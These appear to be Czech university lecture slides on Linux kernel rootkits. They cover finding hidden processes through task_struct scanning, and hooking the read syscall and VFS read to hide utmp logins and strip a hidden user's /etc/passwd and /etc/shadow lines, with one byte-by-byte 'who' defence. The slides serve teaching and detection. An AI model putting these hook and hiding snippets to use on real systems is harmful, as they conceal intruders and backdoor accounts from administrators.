rozpoznání struktury task_struct

```
struct task_struct {
 volatile long state;     /* -1 unrunnable, 0 runnable, >0 stopped */
 unsigned long flags;     /* per process flags, defined below */
 int sigpending;
 mm_segment_t addr_limit;       /* pro kernel 0xc0000000 */
 struct exec_domain *exec_domain; /* ukazuje do kernelspace */
 volatile long need_resched;
 unsigned long ptrace;
   ...
```

- task_struct začíná vždy počátkem pamětové stránky (4096 B)
- ukazatele na různé struktury ukazují do kernelspace (>= 0xc000000 nebo NULL)
- stav procesu (> -1)
- PID > 0, UID >=0, GID >= 0, apod ...

algoritmus vyhledávání procesů

- posun na počáteční adresu (např. 0xc0000000)
- dokud nejsme na koncové adrese:
    - zvýšíme aktuální adresu o stránku (4096 B)
    - přečteme číslo z aktuální pozice, je-li menší než -1, ostatní přeskočíme a pokračujeme další iterací
    - postupně načítáme další proměnné, u nichž známe rozsah, ve kterém se jejich hodnota pohybuje (nebo přímo hodnotu, apod..), jako např. ukazatele, PID, UID, apod. V případě, že hodnota leží mimo, pokračujeme další iterací
    - pokud již nemáme co ověřovat, oznámíme, že jsme našli proces.

Nalezené procesy porovnáme s výpisem programu ps.

použití LKM

Všechny procesy můžeme projít makrem for_each_process (linux/sched.h):

```
#include <linux/sched.h>
...
struct task_struct task;
for_each_process(&task) {
   printk(“<7>Process '%s', pid=%d\n”, task.comm, task.pid);
}
```

- Můžeme využít předcházející postup, task_struct máme dostupnou, paměť také.
- Výhodou je, že nemáme problémy s task_struct.

Skrývání záznamů v souborech

K čemu může sloužit?

- zneviditelnění přihlášeného uživatele
- skrytí informací o uživatelích
- skrytí aktivních síťových spojení
- apod.

Skrývání záznamů v souborech: techniky

Hooknutí systémového volání read:

```
ssize_t read(int fd, void *buf, size_t count);
```

fd – deskriptor čteného souboru

buf – ukazatel na paměť, ve které jsou uložena přečtená data (userspace)

count – počet přečtených bajtů

Název čteného souboru: *f = fget(fd); f->f_dentry->d_name.name*

Hooknutí VFS funkce read:

```
ssize_t  read (struct file *f, char __user *buf, size_t count, loff_t *offset);
```

f – struktura file popisující čtený soubor

buf – ukazatel na paměť, ve které jsou uložena přečtená data (kernelspace)

count – počet přečtených bajtů

offset – pozice v souboru

Název čteného souboru: *f->f_dentry->d_name.name*

Skrývání záznamů v souborech: kostra hooknuté funkce

Kostra upraveného **systémového volání** read:

```
ssize_t new_read(unsigned int fd, char *buf, size_t size)
{
        ssize_t res = old_read(fd, buf, size);          /* zavoláme původní read a uložíme návratovou hodnotu */
        char buffer[4096] = {0};
        struct file *f = fget(fd);

        /* přečtená data uložíme do kernelspace bufferu */
        copy_from_user(buffer, buf, sizeof(buffer));

        if (f && f->f_dentry) {
                /* manipulace s daty – změny provádíme v buffer-u */
                copy_to_user(buf, buffer, sizeof(buffer));  /* upravená data uložíme zase zpět do userspace */
        }
        return res;
}
```

Skrývání záznamů v souborech: kostra hooknuté funkce

Kostra upravené **VFS funkce** read:

```
ssize_t new_read(struct file *f, char *buffer, size_t count, loff_t *ppos)
{
        /* zavoláme původní funkci a uložíme si návratovou hodnotu */
        ssize_t res = old_read(f, buffer, count, ppos);

        /* manipulace s daty – změny provádíme v buffer-u */
        return res;
}
```

- buffer ukazuje do kernelspace – nemusíme kopírovat
- jednodušší než u systémového volání

Zneviditelnění přihlášeného uživatele

Odstranění záznamu ze souboru /var/run/utmp.

- zjistíme, zda se čte ze souboru utmp
- programy who nebo w čtou data po blocích o velikosti struktury utmp
- zjistíme uživatele, kterého tento záznam je
- V případě, že to je skrytý uživatel, vrátíme 0 (znamená to že bylo přečeteno 0 bajtů) a přečtený buffer vynulujeme

```
if (!strcmp(filename, "utmp")) {
        struct utmp *utmp_entry = (struct utmp *) buf;
        if (utmp_entry && !strcmp(utmp_entry->ut_user, HIDDEN_USERNAME)) {
                memset(utmp_entry, 0, sizeof(struct utmp));
                return 0;
        }
}
```

Zneviditelnění přihlášeného uživatele: obrana

Vlastní nástroj *who*, který čte data ze souboru utmp bajt po bajtu. Hooknutá funkce tedy nikdy nemůže v čteném bufferu (o délce 1B) najít uživatelské jméno, které chce útočník skrýt.

```
memset(&record, 0, sizeof(record));
ptr = (char *)&record;

while ((ch = fgetc(fd)) != EOF) {
    ptr[index] = ch;
    i++;
    index = i % sizeof(record);
    if ((i % sizeof(record)) == 0) {
        if (record.ut_type == USER_PROCESS)
            printf("%s\t%s\n", record.ut_user, record.ut_line);
        memset(&record, 0, sizeof(record));
    }
}
```

struct utmp record – jeden záznam souboru utmp

FILE *fd – deskriptor souboru /var/run/utmp otevřeného pro čtení

char *ptr – ukazatel na aktuální pozici ve struktuře record

“odstranění” uživatele ze systému

Skryjeme záznam z /etc/passwd a /etc/shadow pro všechny programy, kromě login a sshd.

- zkontrolujeme název procesu, který funkci volá (current->comm)
- pokud to není sshd nebo login, pokračujeme dál
- zkontrolujeme název souboru, který čteme
- pokud to je passwd nebo shadow, pokračujeme dál
- pokud buffer obsahuje login skrytého uživatele, odstraníme řádek, na kterém se login nachází

“odstranění” uživatele ze systému

Skryjeme záznam z /etc/passwd a /etc/shadow pro všechny programy, kromě login a sshd.

```
if (strcmp(current->comm, "login") && strcmp(current->comm, "sshd") &&
   (!strcmp(filename, "passwd") || !strcmp(filename, "shadow")))
{
        if (strstr(buffer, HIDDEN_USERNAME))
                res -= remove_line(buffer, HIDDEN_USERNAME);
}
```

Funkce remove_line odstraní daný řádek z bufferu. Její implementaci najdete v materiálech k této přednášce (dostupné na webu).

Materiály k této přednášce

Všechny materiály k této přednášce – prezentace a ukázkové zdrojové kódy ke všem popisovaným technikám naleznete zde:

http://hysteria.sk/~trace/unix_sec.tar.bz2

Další související materiály můžete najít i na http://trace.dump.cz.